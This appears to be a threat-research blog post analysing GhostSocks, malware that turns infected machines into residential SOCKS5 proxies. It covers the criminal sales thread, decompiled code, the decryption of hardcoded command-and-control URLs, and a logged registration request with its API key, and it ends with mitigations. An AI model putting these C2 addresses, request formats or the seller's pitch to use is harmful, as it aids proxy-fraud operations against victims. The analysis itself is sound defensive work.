GhostSocks: From Initial Access to Residential Proxy

⋮ 9/30/2025


‹ Back to blog

Synthient Research

Tuesday, September 30, 2025

Overview

On October 15th, 2023, a threat actor going by the handle GhostSocks would make a sales post on the Russian cybercrime forum xss[.]is selling GhostSocks. The thread detailed a new Malware-as-a-service (MAAS) that enables threat actors to convert compromised devices into residential proxies. The post then promoted the MAAS's ability to bypass anti-fraud mechanisms, allowing threat actors to capitalize on the victim's machine.



GhostSocks
Backconnect Socks5
Пользователь
Joined: Oct 9, 2023
Messages: 29
Reaction score: 24
Deposit: 0.00 ₿

Oct 15, 2023

Цена: 150
Контакты: https://t.me/ghostsocks

GhostSocks - позволяет пользователям превратить "свою" сеть устройств в частную, масштабируемую и управляемую **SOCKS5 прокси-сеть**.
Это идеальный вариант для тех, кто ищет эффективное, безопасное и экономичное решение для управления большим пулом "устройств".

Почему Это Выгодно

- **Без Необходимости в Внешних Серверах**: Забудьте о дополнительных затратах на серверы, а балансировка нагрузки обеспечит максимальную стабильность подключений.
- **Максимальная Стабильность**: Прокси работают стабильно благодаря частым обновлениям пула серверов.
- **Централизованное Управление**: Управляйте устройствами и суб-аккаунтами с одной панели.
- **Чистота резидентских прокси:** Прокси подняты на "ваших" устройствах - кристально чисты для любых анти-фрод систем.

Особенности

- **Простота настройки**
- **Высокая скорость и стабильность**; Сервис не ограничивает скорость прокси.
- **Возможность добавлять суб-аккаунты**; Отлично подойдет для тех кто занимается установками с разных источников.
- **Отличный уровень безопасности и анонимности**; Сервис не ведет абсолютно никаких логов, касающихся использования прокси.
- **Децентрализованная архитектура**; В случае аварий в дата центрах, блокировок доменов и тд - "прокси сервера" всегда смогут найти свободные и доступные к подключению ресурсы.
- **API**: Возможность добавлять/удалять socks5 логин/пароль, выгрузка прокси по гео и другое. Подойдет для интеграции с другими проектами, включая прокси шопы.

Техническая часть

- Доступны билды в форматах **x32 WIN EXE и DLL / x32 UNIX Executable**.
- Используемый язык — **Go** "натив"
- **Вес билда**: до 3mb перед обфускацией и до 8mb после.
- Все подключенные машины поддерживают несколько команд: **Kill, Restart, Blacklist**
- Билды **не отработают** в случае:
  1. **запуска не криптованого билда**
  2. запуска на тачках с **СНГ IP**
  3. **на тачке сейчас запущен сокс**

Fig 1. GhostSocks Sales Thread

Translation:

GhostSocks Sales Thread TOML

GhostSocks allows users to transform their network of devices into a private, scalable, and manageable SOCKS5 proxy network.

It's ideal for those looking for an efficient, secure, and cost-effective solution for managing a large pool of devices.

Why It's Profitable

No External Servers Required: Forget about additional server costs, and load balancing ensures maximum connection stability.

Maximum Stability: Proxies operate reliably thanks to frequent server pool updates.

Centralized Management: Manage devices and sub-accounts from a single panel.

Residential Proxy Cleanliness: Proxies hosted on your devices are crystal clear for any anti-fraud systems.

Features

Ease of Setup

High Speed and Stability: The service does not limit proxy speed.
Ability to add sub-accounts; Ideal for those installing from multiple sources.

Excellent security and anonymity; The service keeps absolutely no logs regarding proxy usage.

Decentralized architecture; in the event of data center failures, domain blocking, etc., "proxy servers" will always be able to find free and accessible resources.

API: Ability to add/remove Socks5 login/password, export proxies by geo, and more. Suitable for integration with other projects, including proxy shops.

Technical Part

Builds are available in x32 WIN EXE and DLL / x32 UNIX Executable formats

```
formats.
Language used: Native Go
Build size: up to 3 MB before obfuscation and up to 8 MB after.
All connected machines support several commands: Kill, Restart, Blacklist
Builds will not work in the following cases:
running a non-encrypted build
running on machines with a CIS IP
Socks is currently running on the machine
```

Fig 1.1 GhostSocks Sales Thread

Further posts would showcase the panel, highlighting its ability to create builds and manage proxies. In addition to posts showcasing the product, the thread would consist of weekly developer updates and customer reviews.

Fig 2. A look into GhostSocks Panel

GhostSocks would see a wide range of usage, from ransomware gangs to low-level cybercrime, as supported by the BlackBasta chat logs leak in February 2025. The chat logs highlighted the ransomware gang's interest in maintaining long-term network access, with discussion of using GhostSocks in combination with Lumma Stealer.




Fig 3. Leaked BlackBasta chat logs and their discussion of GhostSocks

GhostSocks' would largely not see widespread adoption until February 2024 after an announced partnership with LummaStealer. In this partnership, Lumma clients could install GhostSocks and steal user data, allowing them to further monetize the compromised device even post infection.




Fig 4. Partnership posts from both ends, source: https://x.com/g0njxa/status/1754630820650696875

GhostSocks continues to see ongoing activity even with Law Enforcement's disruption of LummaStealer.

Analysis

GhostSocks provides clients with the ability to build a 32 bit DLL or executable. Both binaries are coded in Golang, with GhostSocks leveraging the open source garble project to obfuscate strings and symbols. These strings are decrypted at runtime by calling a decrypt routine before usage.




Fig 5. GhostSocks executable

GhostSocks notably does not implement a persistence mechanism, with it only handling the SOCKS5 functionality.

```
    while ( 1 )
    {
      do
      {
        v1 = sub_5F3A90();
        v18 = 0;
        v19 = 0;
        v4 = runtime_convTstring(v1, SHIDWORD(v1));
        v18 = (char *)&unk_870FFF + 9507937;
        v19 = v4;
        v20 = (int)&dword_5F4400[2974908];
        v22 = 1;
        v23 = 1;
        v21 = &v18;
        sub_2E0CC0(*(_DWORD *)((char *)&unk_8D2FFF + 11707301), 0, 2, (int)&v20);
        ghostsocks_get_c2_urls();
        v13 = v2;
        v11 = v3;
        v12 = v5;
        v16 = 0;
        v17 = 0;
        v7 = runtime_convTslice(v2, v3, v5);
        v16 = (char *)&unk_870FFF + 9467489;
        v17 = v7;
        v20 = (int)&dword_5F4400[2974880];
        v22 = 1;
        v23 = 1;
        v21 = &v16;
        sub_2E0CC0(*(_DWORD *)((char *)&unk_8D2FFF + 11707301), 0, 2, (int)&v20);
        v8 = (*(int (__gostk **)(_DWORD, int, int, int))(*a1 + 16))(a1[1], v13, v11, v12);
        if ( v10 )
          break;
        if ( !v9 )
          break;
        v14 = 0;
        v15 = 0;
        v6 = runtime_convTstring(v8, v9);
        v14 = (char *)&unk_870FFF + 9507937;
        v15 = v6;
        v20 = (int)&dword_5F4400[2974852];
        v22 = 1;
        v23 = 1;
        v21 = &v14;
        sub_2E0CC0(*(_DWORD *)((char *)&unk_8D2FFF + 11707301), 0, 2, (int)&v20);
      }
      while ( !(*(_DWORD (__gostk **)(_DWORD, int))(a1[2] + 16))(a1[3], v8) );
      e_3H50QvL4_ILaWex(30000000000LL);
    }
  }
  JUMPOUT(0x5ED5FD);
}
```

Fig 6. Runtime execution loop

On execution, GhostSocks uses the mutex “start to run” to prevent multiple instances from being spawned.




Fig 7. GhostSocks mutex, preventing multiple instances

Part of the startup process involves locating and decrypting its relay servers. GhostSocks will attempt to locate a configuration file in %TEMP%.




Fig 8. GhostSocks attempting to locate it's dynamic configuration file

In the scenario that the configuration file cannot be found, it will fall back to a hardcoded config.

```
  v29 = *(_DWORD *)((char *)&unk_8D2FFF + 11686125);
  v32 = *(_DWORD *)((char *)&unk_8D2FFF + 11686121);
  v7 = runtime_makeslice((int)&unk_870FFF + 9508321, v29 >> 2, v29 >> 2);
  v8 = v29 >> 2;
  for ( i = 0; i < v8; ++i )
  {
    if ( v29 <= 4 * i )
      runtime_panicIndex(v18);
    *(_DWORD *)(v7 + 4 * i) = *(unsigned __int8 *)(v32 + 4 * i);
  }
  v22 = runtime_slicerunetostring(0, v7, v8, v8);
  result._r0[0] = strings_genSplit(v22, v23, (int)&unk_870FFF + 9867573, 1, 0, -1);
  result._r0[1] = v25;
  result._r0[2] = v26;
  result._r0[3] = 0;
  result._r0[4] = 0;
  return result;
}
```

Fig 9. GhostSocks fallback to hardcoded configuration

GhostSocks Encrypted Blob — TOML

```
h5HMtCSGttIBpx5M:cnx/6Dj/si04Mfg6
mAk.55I8QDf.luo2cH334lW2OG9.FZK1r
3m0u0U66n1:Xci3vsW0HwE0AMl0nWo1YV
3/aNmafAgpWuciiXv/PsfhEeoeMTBla9L
pLpZexgBr7nT-v7hfp6hiCQ1rNPysXJ8t
YEM-jM5rRhsepqzgQbbiqolshuntR8Gej
bwrwWq,OrRhf8Et2cPtwJ8pcu0:qht/vc
R/Hfw4DkV6yCS.Z7R8zro.o0v2sM23lEt
6Bx1.fbH6v5E1AhY:OW33Sqn0yjo0KmS0
zqw1ugc/MFbabGxpPZtilGJ/XYqhZhces
rtlpCopFLqetOIrJs1-EDrfIKviI7jreN
bsgTHtstT-NdtrWcke5THgHgSiffIsNPh
tbVnev91rVcV,qGbhYg8tJBitEwKpAgk:
Wkq/OAG/4J792DK1isS.wO12EXb1OJF2K
us.PQO1TVe66ik6wiX.7xP9dZ71Xs1:5t
E36wp0TUv0Ui
```

Fig 9.1 GhostSocks fallback to hardcoded configuration

Upon decryption, we are returned the following C2 URLs.

GhostSocks Decrypted Blob — TOML

```
http://46[.]8[.]232[.]106:30001/api/helper-first-register,
http://46[.]8[.]236[.]61:30001/api/helper-first-register,
http://91[.]212[.]166[.]91:30001/api/helper-first-register,
http://91[.]212[.]166[.]9:30001/api/helper-first-register,
http://147[.]45[.]196[.]157:30001/api/helper-first-register,
```

Fig 9.2 Decrypted GhostSocks config (URLs Defanged)

GhostSocks will iterate over the servers until a successful connection is established, at which point GhostSocks will provision the SOCKS5 proxy.

```
for ( i = 0; a3 > i; i = v16 + 1 )
{
  v16 = i;
  ghostsocks_url = (unsigned __int64)ghostsocks_create_url(
                                       class_object,
                                       *(_DWORD *)(a2 + 8 * i),
                                       *(_DWORD *)(a2 + 8 * i + 4));
  if ( !HIDWORD(ghostsocks_url) )
  {
    response_obj = ghostsocks_getrequest_with_url(class_object, v4, ghostsocks_url);
    if ( response_obj )
    {
      v15 = *(_DWORD *)(response_obj + 32);
      v17 = *(_DWORD *)(response_obj + 36);
      v6 = (_DWORD *)runtime_newobject((int)&unk_870FFF + 9596993);
      *v6 = &dword_5F4400[2977128];
      v6[1] = v15;
      if ( *(_DWORD *)((char *)&unk_8D2FFF + 11869761) )
      {
        sub_1DBB60();
        v7 = v17;
        *v4 = v17;
      }
      else
      {
        v7 = v17;
      }
      v6[2] = v7;
      runtime_deferproc(v6);
      if ( v8 )
      {
        runtime_deferreturn(v10);
        return result;
      }
      socksurl_string = ghostsocks_extract_socksurl_from_response(class_object, response_obj);
      if ( socksurl_string._r0[8] )
      {
        *(_QWORD *)&result = *(_QWORD *)socksurl_string._r0;
        *((_QWORD *)&result + 1) = 0;
        runtime_deferreturn(v11);
        return result;
      }
      v9 = sub_5F16D0();
      if ( HIDWORD(v9) == *(_DWORD *)&socksurl_string._r0[4] )
        runtime_memequal(*(int *)socksurl_string._r0, v9, *(int *)&socksurl_string._r0[4]);
    }
  }
}
0046EC08 main._ptr_AnYgaWw5.GetAvailableRelayServer:25 (5EF808) (Synchronized with IDA View-A, Hex View-1)
```

Fig 10. GhostSocks relay resolver loop

At this point, GhostSocks will randomly generate a password and username, which will be sent to the C2 server, configuring it for usage.

`http://46[.]8[.]232[.]106:30001/api/helper-first-register?buildVersion=0pTk.PWh2DyJ&md5=&proxyPassword=&proxyUsername=&userId=`

GhostSocks Params — Swift

Type	Description
buildVersion	GhostSocks version.
md5	MD5 identifier hardcoded in the binary.
proxyPassword	Proxy password
proxyUsername	Proxy username
userId	UserId associated with GhostSocks client.

Fig 11. GhostSocks url parameters and significance

Assuming the build URL succeeds, GhostSocks will decrypt and pass an additional x-api-key header to the request.

Fig 12. GhostSocks preparing the HTTP request with parameters and headers

GhostSocks First Register — Swift

```
09/22/25 08:30:22 PM [ Diverter]
ghostsocks_payload_cda5f18be615ad27e0477c6d249d245d368ac1de81ee48239a3e39814345c04d
- Copy.exe (8184) requested TCP 46.8.232.106:30001
09/22/25 08:30:22 PM [ HTTPListener80] GET /api/helper-first-register?
buildVersion=0pTk.PWh2DyJ&md5=&proxyPassword=&proxyUsername=&userId=HTTP/1.1
09/22/25 08:30:22 PM [ HTTPListener80] Host: 46[.]8[.]232[.]106:30001
09/22/25 08:30:22 PM [ HTTPListener80] User-Agent: Go-http-client/1.1
09/22/25 08:30:22 PM [ HTTPListener80] X-Api-Key: cODO7jmY
09/22/25 08:30:22 PM [ HTTPListener80] Accept-Encoding: gzip
```

Fig 13. GhostSocks registration HTTP requst

Once a server returns a 200 status code indicating that our client has been successfully initiated, GhostSocks will spawn a SOCKS5 connection using the open-source go-socks5 and yamux libraries.




Fig 14. GhostSocks system design

Future Outlook

GhostSocks shows no signs of halting development. They continue to maintain their platform, Malware, and support channels. Even with Law Enforcement's seizure of XSS and LummaStealer infrastructure, GhostSocks has shown no signs of shutting down. GhostSock's however does appear to have reduced their online presence with them no longer active on the new XSS forum. Synthient is unable to assess the motivation for this decision.

Mitigation Strategies

Personal

- **Don't install untrusted executables**: GhostSocks relies on other Malware for initial access and persistence.

Organizations

- **Block GhostSock relay servers**: GhostSocks uses a constant pool of unique relay servers to establish the SOCKS5 back-connect. Blocking and monitoring for connections to these outbound servers can entirely block GhostSocks.
- **Aggressive monitoring of SOCKS5 traffic**: GhostSocks and other Malware families favor SOCKS5 due to its versatility. Monitoring for the usage of this protocol can reduce future risks.
- **Don't unquestioningly trust the IP Address**: Threat actors take advantage of overconfident security policies by using victim machines for fraudulent traffic. Just because the IP address is from a

residential IP address does not mean it's safe.

Observables

Network and file observables can be found here.

Yara Rules

Yara rules can be found here.

Conclusion

GhostSocks is nothing novel; however, its growing popularity highlights a concerning behavior among threat actors with double victimization. GhostSocks and other proxy malware allow for long-term network access by being spread through an initial infection. These compromised devices are often listed on SocksShops, where customers can buy access for as low as $.50 per day.

‹ Back to blog